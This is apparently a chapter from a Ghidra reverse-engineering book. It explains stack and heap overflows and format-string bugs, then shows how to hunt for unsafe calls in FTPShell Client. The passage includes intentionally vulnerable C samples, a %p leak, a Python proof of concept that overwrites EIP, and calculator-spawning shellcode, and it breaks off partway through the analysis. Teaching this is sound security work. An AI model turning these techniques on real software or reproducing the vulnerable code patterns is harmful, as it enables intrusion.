There are lots of different software vulnerabilities. To categorize software weakness types, the **Common Weakness Enumeration** (**CWE**) arose. If you want to know what kind of vulnerabilities exist, I recommend that you check out the entire list, which you can find at `https://cwe.mitre.org/data/index.html`.

We'll be focusing on memory corruption vulnerabilities. These kinds of vulnerabilities occur when a program tries to access a memory region without having access privileges.

These kinds of vulnerabilities are typical in the C/C++ programming language because a programmer has direct memory access, allowing us to commit memory access mistakes. This isn't possible in the Java programming language, which is considered a memory-safe programming language because its runtime error detection checks and prevents such errors, although the **Java Virtual Machine** (**JVM**) is also susceptible to memory corruption vulnerabilities (`https://media.blackhat.com/bh-ad-11/Drake/bh-ad-11-Drake-Exploiting_Java_Memory_Corruption-WP.pdf`).

Before addressing memory corruption vulnerabilities, we need to cover two memory allocation mechanisms: **automatic memory allocation** (which takes place on the stack of the program) and **dynamic memory allocation** (which takes place on the heap). There's static allocation as well, but we're going to omit this (it's performed in the C programming language via the `static` keyword, but it's not relevant here).

Next, we'll cover buffer overflows, which cause memory corruption when we try to use more memory than what's been allocated. Finally, since more protection mechanisms are being developed to mitigate buffer overflows, we'll cover format string vulnerabilities, which allow program information to be leaked. This allows confidential data to be seen, but it also allows us to learn about program memory addresses, making it possible to bypass some state-of-the-art memory corruption countermeasures.

Understanding the stack

The stack of a computer works like a stack of plates. You can put plates onto the stack but, when removing plates, you can only remove the last plate that's been put onto the stack. Let's see this with an example. The `sum` function (check line `00`) is supposed to get the sum of its arguments, so the following code performs the `1 + 3` operation and stores the result in the `result` variable (check line `05`):

```
00 int sum(int a, int b){
01    return a+b;
02 }
03
04 int main(int argc, char *argv[]) {
05    int result = sum(1,3);
06 }
```

Compile the previous code while targeting the x86 (32-bit) architecture:

```
packt@DESKTOP-PACKT MINGW32 /c/sources

$ gcc -m32 -c sum.c -o sum.o
```

If we analyze the resulting binary using Ghidra, line `05` is translated into the following assembly code lines:

```
0000201b c7 44 24        MOV        dword ptr [ESP + Stack[-0x2c]],0x3
         04 03 00
         00 00
00002023 c7 04 24        MOV        dword ptr [ESP]=>Stack[-0x30],0x1
         01 00 00 00
0000202a e8 d1 ff        CALL       _sum
         ff ff
0000202f 89 44 24 1c     MOV        dword ptr [ESP + result],EAX
```

Figure 9.1 – Ghidra assembly overview of the sum function

A stack frame is a structured, contiguous block of memory that's allocated on the stack during the invocation of a function. This frame contains pertinent information about the function call, including its parameters, local variables, and return address.

The boundaries of a stack frame are defined by two special registers: the **extended stack pointer** (**ESP**), which points to the top of the stack, and the **extended base pointer** (**EBP**), which points to the base of the stack.

As you can see, two values, `0x1` and `0x3`, are pushed onto the stack in reverse order. The `MOV dword ptr [ESP + Stack[-0x2c]],0x3` instruction places the `0x3` integer on the stack. This is followed by the `MOV dword ptr [ESP]=>Stack[-0x30],0x1` instruction, which places the `0x1` integer at the top of the stack, the location pointed to by the ESP. The `_sum` function, corresponding to `sum` (check line `00`) in our code, is called and the result is expected to be returned in the `EAX` register, which is also stored on the stack using a `MOV` operation. Notice that when a `CALL` operation is performed, the address of the next instruction is pushed onto the stack and then it transfers control to the callee function.

To perform function calls, a convention is necessary to agree where the caller function places the parameters (into registers or onto the stack). If they're placed into registers, then the convention must specify which registers. It's also necessary to decide the order in which the parameters are placed. Who cleans the stack? The caller or the callee function? Where is the return value placed after returning from the function? As is evident, it's necessary to establish a calling convention.

In this case, parameters are pushed onto the stack by the caller function, and the callee function, `_sum`, is responsible for clearing the stack and returning the value using the `EAX` register. This is called the **C declaration** (**cdecl**) convention.

Now, let's take a look at the `_sum` function:

```
                        _sum
1  00401500 55          PUSH    EBP
2  00401501 89 e5       MOV     EBP,ESP
3  00401503 8b 55 08    MOV     EDX,dword ptr [EBP + a]
4  00401506 8b 45 0c    MOV     EAX,dword ptr [EBP + b]
5  00401509 01 d0       ADD     EAX,EDX
6  0040150b 5d          POP     EBP
7  0040150c c3          RET
```

Figure 9.2 – A program allowing you to sum numbers

As you can see, the stack base address of the caller function is pushed onto the stack by the callee function via the `PUSH EBP` instruction (line `1`). Next, the `MOV EBP, ESP` instruction (line `2`) establishes that the top of the stack of the caller (the address stored in `ESP`) is the bottom of the callee function. In other words, the stack frame of the callee function is over the stack frame of the caller function.

In this case, there's no stack allocation. This can be performed via the `SUB ESP, 0xXX` operation, where `0xXX` is the amount of stack memory to allocate.

Both the `a` and `b` parameters are taken from the stack and stored in registers. The `ADD` operation (line `5`) is responsible for summing both registers and storing the result in the `EAX` register.

Finally, the stack frame of the caller function is restored via `POP EBP` (line `6`), and control is transferred to the caller function via `RET` (line `7`), which takes the next instruction to execute that's been stored on the stack by the `CALL` instruction of the caller, and transfers execution to it.

In conclusion, the stack memory is available until the function exits and it isn't necessary to free it.

Stack-based buffer overflow

A stack-based buffer overflow (CWE-121: `https://cwe.mitre.org/data/definitions/121.html`) occurs when a buffer allocated in the stack is overwritten beyond its limits.

In the following example, we can see a program that reserves 10 bytes of memory (see line `01`) and then copies the first argument given to the program into this buffer (see line `02`). Finally, the program returns `0`, but this isn't relevant in this case:

```
00 int main(int argc, char *argv[]) {
01   char buffer[200];
02   strcpy(buffer, argv[1]);
03   return 0;
04 }
```

Compile the program while targeting the x86 (32-bit) architecture:

```
packt@DESKTOP-PACKT MINGW32 /c/sources
$ gcc -m32 stack_overflow.c -o stack_overflow.exe
```

This vulnerability occurs because there are no length checks over the argument to copy into the buffer. So, if more than 200 bytes are copied into the buffer via `_strcpy`, some stuff stored on the stack apart from the buffer variable will be overwritten. Let's take a look at it using Ghidra:

```
int             EAX:4          <RETURN>
int             Stack[0x4]:4   _Argc
char * *        Stack[0x8]:4   _Argv
char * *        Stack[0xc]:4   _Env
undefined1      Stack[-0xd8]:1 buffer
undefined4      Stack[-0xec]:4 ptr_source
undefined4      Stack[-0xf0]:4 ptr_destination
                .text                                          XRE
                _main
00401500 55           PUSH    EBP
00401501 89 e5        MOV     EBP,ESP
00401503 83 e4 f0     AND     ESP,0xfffffff0
00401506 81 ec e0     SUB     ESP,0xe0
         00 00 00
0040150c e8 6f 09     CALL    ___main
         00 00
00401511 8b 45 0c     MOV     EAX,dword ptr [EBP + _Argv]
00401514 83 c0 04     ADD     EAX,0x4
00401517 8b 00        MOV     EAX,dword ptr [EAX]
00401519 89 44 24 04  MOV     dword ptr [ESP + ptr_source],EAX
0040151d 8d 44 24 18  LEA     EAX=>buffer,[ESP + 0x18]
00401521 89 04 24     MOV     dword ptr [ESP]=>ptr_destination,EAX
00401524 e8 cf 10     CALL    _strcpy
         00 00
00401529 b8 00 00     MOV     EAX,0x0
         00 00
0040152e c9           LEAVE
0040152f c3           RET
```

Figure 9.3 – A stack-based overflow on _strcpy

As you can see, when the code is compiled, the buffer is located at `ESP + 0x18` and `ptr_source` is located at `Stack[-0xec]`, meaning that the buffer's length is `0xec - 0x18 = 212` bytes. So, the code of the binary file is different than the source code written in C since the buffer was expected to be 200 bytes in size. See the following screenshot of the Ghidra decompiler:

```
Decompile: _main - (stack_overflow.exe)
1
2  int __cdecl _main(int _Argc,char **_Argv,char **_Env)
3
4  {
5    char buffer [212];
6
7    ___main();
8    _strcpy(buffer,_Argv[1]);
9    return 0;
10 }
11
```

Figure 9.4 – A compiler optimization applied over the local buffer variable

The aforementioned difference between the source code and the binary file happens due to compiler optimization. In this case, the compiler is aligning the stack memory to a 16-byte boundary that leads to more efficient memory access on many modern processors. Notice that modifications and vulnerabilities can also be introduced by the compiler (for example, the compiler tends to remove uses of the `memset` function during the optimization phase when the targeted buffer isn't used after, so it isn't safe to use `memset` for zeroing memory).

Understanding the heap

Sometimes, the programmer doesn't know how much memory will be needed at runtime or maybe they need to store some information that must survive until the function exits. It's in these cases that the programmer uses functions such as the `malloc()` C standard function to dynamically allocate memory.

In this case, the memory is allocated by the operating system in a heap structure, and the programmer is responsible for freeing it, for instance, using the `free()` C standard function.

If the programmer forgets to call the `free()` function, the memory resource won't be freed until the program finishes executing (because modern operating systems are sufficiently smart enough to release the resource when the program finishes).

Heap-based buffer overflow

A heap-based buffer overflow (CWE-122: `https://cwe.mitre.org/data/definitions/122.html`) occurs when a buffer allocated in the heap is overwritten beyond its limits.

This vulnerability is very similar to a stack-based buffer overflow but, in this case, the buffer is explicitly allocated via some function, such as `malloc()`, that dynamically allocates memory via the heap. Let's see an example of this vulnerability:

```
00 int main(int argc, char *argv[]) {
01    char *buffer;
02    buffer = malloc(10);
03    strcpy(buffer, argv[1]);
04    free(buffer);
05    return 0;
06 }
```

Compile the program while targeting the x86 (32-bit) architecture:

```
packt@DESKTOP-PACKT MINGW32 /c/sources

$ gcc -m32 heap_bof.c -o heap_bof.exe
```

This code is analogous to the stack-based buffer overflow, but the vulnerability happens in the heap. As shown on line `02`, `10` bytes of memory are allocated in the heap; then, on line `03`, it's overwritten by the first argument of the program if it's bigger than `10` bytes.

Usually, heap-based buffer overflows are considered more difficult to exploit than stack-based buffer overflows because the exploitation process requires understanding how the heap structure works. This is an operating-system-dependent structure and, therefore, a more complex topic.

Let's see how it looks in Ghidra:

```
0040150e c7 04 24      MOV        dword ptr [ESP]=>size,0xa
         0a 00 00 00
00401515 e8 c6 10      CALL       _malloc
         00 00
0040151a 89 44 24 1c   MOV        dword ptr [ESP + buffer],EAX
0040151e 8b 45 0c      MOV        EAX,dword ptr [EBP + _Argv]
00401521 83 c0 04      ADD        EAX,0x4
00401524 8b 00         MOV        EAX,dword ptr [EAX]
00401526 89 44 24 04   MOV        dword ptr [ESP + argument_1],EAX
0040152a 8b 44 24 1c   MOV        EAX,dword ptr [ESP + buffer]
0040152e 89 04 24      MOV        dword ptr [ESP]=>size,EAX
00401531 e8 e2 10      CALL       _strcpy
         00 00
00401536 8b 44 24 1c   MOV        EAX,dword ptr [ESP + buffer]
0040153a 89 04 24      MOV        dword ptr [ESP]=>size,EAX
0040153d e8 de 10      CALL       _free
         00 00
```

Figure 9.5 – A heap-based overflow on _strcpy

As you can see, the size that's passed to `_malloc` is `0xa`. No optimizations are performed by the compiler because it's a dynamic allocation. After the `malloc` allocation, the pointer to the buffer is stored, and then a pointer to the vector of program arguments, `_Argv`, is retrieved. Since it contains an array of pointers (one `dword` per pointer), `0x4` is added to `EAX` to skip the first parameter (which is the name of the program) and go to the first argument.

Next to it, a call is made to the insecure `_strcpy` function and, finally, the allocated buffer is released via `_free`.

Format strings

A format string vulnerability (CWE-134: `https://cwe.mitre.org/data/definitions/134.html`) occurs when the program uses a function that accepts a format string from an external source. Check out the following code:

```
00 int main(int argc, char *argv[]) {
01     char *string = argv[1];
```

```
02      printf(string);
03      return 0;
04 }
```

Compile the program while targeting the x86 (32-bit) architecture:

```
packt@DESKTOP-PACKT MINGW32 /c/sources

$ gcc -m32 format_string.c -o format_string.exe
```

The first argument that's given to the program is assigned to the string pointer on line `01` and is passed directly to the `printf()` function, which prints a format string.

You can use it not only to crash the program but also to retrieve information. For instance, you can use `%p` to retrieve information from the stack:

```
packt@DESKTOP-PACKT MINGW32 /c/sources
$ ./format_string.exe %p.%p.%p.%p.%p
0000000f.013ffb38.00f215d0.00f21560.00000000
```

These kinds of vulnerabilities are very important nowadays because they're helpful in bypassing **address space layout randomization** (**ASLR**) anti-exploit protection. ASLR prevents the attacker from knowing the base address where the binary is loaded (and, therefore, any other address), making it hard to control the program flow. However, for instance, if you leak the content of some address in memory using a format string vulnerability, you'll be able to calculate the base address (or any arbitrary binary address) using offsets relative to the leaked data.

> **Format string attack**
>
> If you want to learn more about how to retrieve information using format strings and how to exploit it, check out the following OWASP URL: `https://owasp.org/www-community/attacks/Format_string_attack`.

The exploiting topic is broad. These are not the only types of memory-corruption vulnerabilities that exist (that is, use after free, double free, integer overflow, off-by-one, and so on weren't covered here), but we've covered the basics.

Next, we'll discuss how to look for vulnerabilities manually using Ghidra.

Finding vulnerabilities using Ghidra

The vulnerabilities that we covered in the previous section are all related to unsafe C functions. So, when looking for vulnerabilities, you can start checking whether the program makes use of any of them.

After identifying an unsafe function, the next step is to check the parameters and/or previous checks over the parameters to determine whether the function is being used properly.

To do this in a real-world application, please install FTPShell Client 6.7. The installation steps are as follows:

1. Download the installer and execute it: `https://www.exploit-db.com/apps/40d5fda024c3fc287fc841f23998ec27-fa_ftp_setup.msi`.
2. Click **Next** when the wizard menu appears:




Figure 9.6 – The FTPShell Client 6 Setup wizard

3. Accept the FTPShell Client license and click **Next**:




Figure 9.7 – Accepting the FTPShell Client license

4. Choose the location where the program will be installed and click **Next**:




Figure 9.8 – Choosing the FTPShell Client install location

5. Proceed by clicking **Install**:



Figure 9.9 – Installing FTPShell Client

After the installation process, you'll find the principal binary of the program at the following location:

```
C:\Program Files (x86)\FTPShellClient\ftpshell.exe
```

To prepare the lab for our experiment of looking for vulnerable functions in `ftpshell.exe`, we'll need to create a Ghidra project containing the `ftpshell.exe` binary. Follow these steps:

1. Create a new Ghidra project called `FtpShell`. The steps to create a Ghidra project were explained in *Chapter 1*, *Getting Started with Ghidra*, in the *Creating a new Ghidra project* section.
2. Add the `ftpshell.exe` binary to it. The steps to add a binary to a Ghidra project were explained in *Chapter 1*, *Getting Started with Ghidra*, in the *Importing files into a Ghidra project* section:




Figure 9.10 – The resulting FTPShell Ghidra project

3. Analyze the file. The steps to analyze a Ghidra project were explained in *Chapter 1*, *Getting Started with Ghidra*, in the *Performing and configuring Ghidra analysis* section.

Here are some functions that you can look for:

- Some functions that can lead to stack-based buffer overflow vulnerabilities – that is, `strcpy`, `strcat`, `strncat`, `gets()`, and `memcpy()`
- Some functions that can lead to heap-based buffer overflow vulnerabilities – that is, `malloc()`, `calloc()`, `resize()`, and `free()`
- Some functions that can lead to format string vulnerabilities – that is, `printf()`, `fprintf()`, `sprintf()`, `snprintf()`, `vsprintf()`, `vprintf()`, `vsnprintf()`, and `vfprintf()`

You can apply a filter to **Symbol Tree** and look for an unsafe function such as `strcpy`:



Figure 9.11 – Filtering functions to locate _strcpy

Right-click on the results and click **Show References to Ctrl+Shift+F**, as shown in the following screenshot:




Figure 9.12 – Finding references to _strcpy

Choosing this option will show you the list of program functions calling it:




Figure 9.13 – References to _strcpy

By disassembling the caller function, you can analyze whether the length checks that have been applied to the string are sufficient to prevent the destination buffer length from being exceeded.

In the following screenshot, you can see a call to `lstrlenA` that's used to calculate the length of the source buffer and store the length in `iVar1`, following an `if` condition that considers the value of `iVar1` and, finally, the unsafe `lstrcpyA` function:




Figure 9.14 – Some length checks before the call to _strcpy

A very efficient technique you can use to find vulnerabilities is called **fuzzing**. It consists of monitoring the target application and sending data to it, expecting the program to crash for some given input.

Finally, when the program crashes, you can start a debugging session on the target and analyze what happens when this input is given to the program. Ghidra can be a useful companion to your favorite debugger in this situation because you can rename variables and show the decompiled code. This offers support for issues that the debugger lacks.

Fuzzing is very easy to understand but is a very complex topic because it's difficult to develop an efficient **fuzzer**. When developing a fuzzer, you have to choose whether it's better to generate program inputs from scratch or take an existing input (for example, a PDF file) and mutate it. If you decide to generate inputs, you'll need to generate inputs that are likely to crash the program. On the other hand, if you mutate an existing input, you'll need to guess what portions are likely to crash the program when they're being mutated. At the time of writing, there isn't a strong mathematical basis to make this decision, so it's hard and very empirical.

Exploiting a simple stack-based buffer overflow

In this section, we'll cover exploiting. This consists of writing a program or script that takes advantage of a vulnerability.

In this case, we'll exploit our sample stack overflow application so that it executes arbitrary code on the system. We want to exploit the following code:

```
00 #include<string.h>
01
02 int main(int argc, char *argv[]) {
```

```
03    char buffer[200];
04    strcpy(buffer, argv[1]);
05    return 0;
06 }
```


We can compile the code for the x86 architecture using the `-m32` flag of the MinGW32 compiler:

```
packt@DESKTOP-PACKT MINGW32 /c/sources
$ gcc -m32 stack_overflow.c -o stack_overflow.exe
```

Now, we can check that it works correctly when the first argument is short:

```
packt@DESKTOP-PACKT MINGW32 /c/sources
$ ./stack_overflow.exe AAAAAAAAAAAA
packt@DESKTOP-PACKT MINGW32 /c/sources
$
```

Now, we can check that it works correctly when the first argument is short but crashes (segmentation fault) when the argument is long because the stack overflow vulnerability has been triggered:


MinGW x32
packt@DESKTOP-PACKT MINGW32 /c/sources
$ ./stack_overflow.exe AAAAAAAAAAAA
packt@DESKTOP-PACKT MINGW32 /c/sources
$ ./stack_overflow.exe AAAAAAAAAAA

From the decompiled code of the binary, we know that the buffer is 212 bytes in size, so we can write 211 characters (plus one `\0` – a null terminating character that's automatically added) without triggering the stack-based overflow. If we pass a string that's 212 bytes in length as a parameter, `\0` will overwrite one byte of the return address, resulting in a crash.

Since `strcpy` uses the `cdecl` calling convention, `EBP` will be removed from the stack by the function, so 4 bytes will be removed from the stack:




Figure 9.16 – Ghidra identifying the cdecl calling convention for strcpy

We can adapt the payload by subtracting 4 bytes corresponding to `EBP` from our padding of As and adding 4 bytes of Bs to overwrite the return address:

```
payload  = 'A'*(212-4)
payload += 'B'*4
```

If we continue overwriting, due to the `CALL` instruction executed by the caller, which places the address of the next instruction to execute onto the stack, we'll be able to control the program's flow, accomplishing our first goal. So, we'll be able to overwrite the `EIP` register with an arbitrary value:

```
payload += 'C'*4
```

The complete **Proof of Concept** (**PoC**) Python code looks as follows:

```
import os
payload  = 'A'*(212-4)
payload += 'B'*4
payload += 'C'*4
os.system("stack_overflow.exe " + payload)
```

We can see that it works correctly because the `EPB` register was overwritten by `0x42424242`, which is the ASCII representation of `BBBB`, and the `EIP` register was also overwritten by `0x43434343`, which is the ASCII representation of `CCCC`:




Figure 9.17 – Investigating the buffer overflow crash with a debugger

Now, as the payload, I'll use the following shellcode, which spawns a calculator:

```
shellcode = \
"\x31\xC0\x50\x68\x63\x61\x6C\x63\x54\x59\x50\x40\x92\x74" \
"\x15\x51\x64\x8B\x72\x2F\x8B\x76\x0C\x8B\x76\x0C\xAD\x8B" \ "\x30\
x8B\x7E\x18\xB2\x50\xEB\x1A\xB2\x60\x48\x29\xD4\x65" \
"\x48\x8B\x32\x48\x8B\x76\x18\x48\x8B\x76\x10\x48\xAD\x48" \ "\x8B\
x30\x48\x8B\x7E\x30\x03\x57\x3C\x8B\x5C\x17\x28\x8B" \
"\x74\x1F\x20\x48\x01\xFE\x8B\x54\x1F\x24\x0F\xB7\x2C\x17" \ "\x8D\
x52\x02\xAD\x81\x3C\x07\x57\x69\x6E\x45\x75\xEF\x8B" \
"\x74\x1F\x1C\x48\x01\xFE\x8B\x34\xAE\x48\x01\xF7\x99\xFF" \
"\xD7"
```

Please, never execute shellcode without knowing what it does. It could be malware. Instead, dump the shellcode to a file using the following code:

```
with open("shellcode.bin", "wb") as file:
    file.write(shellcode)
```

Import the resulting `shellcode.bin` file into Ghidra, choosing an adequate language. In this case, the adequate assembly language is **x86:LE:32:System Management Mode:default**:




Figure 9.18 – Importing the shellcode into Ghidra

Press the *D* key while focusing on the first byte of the shellcode:




Figure 9.19 – Converting shellcode bytes into code

Try to understand what the shellcode is doing. In this case, it spawns a calculator:

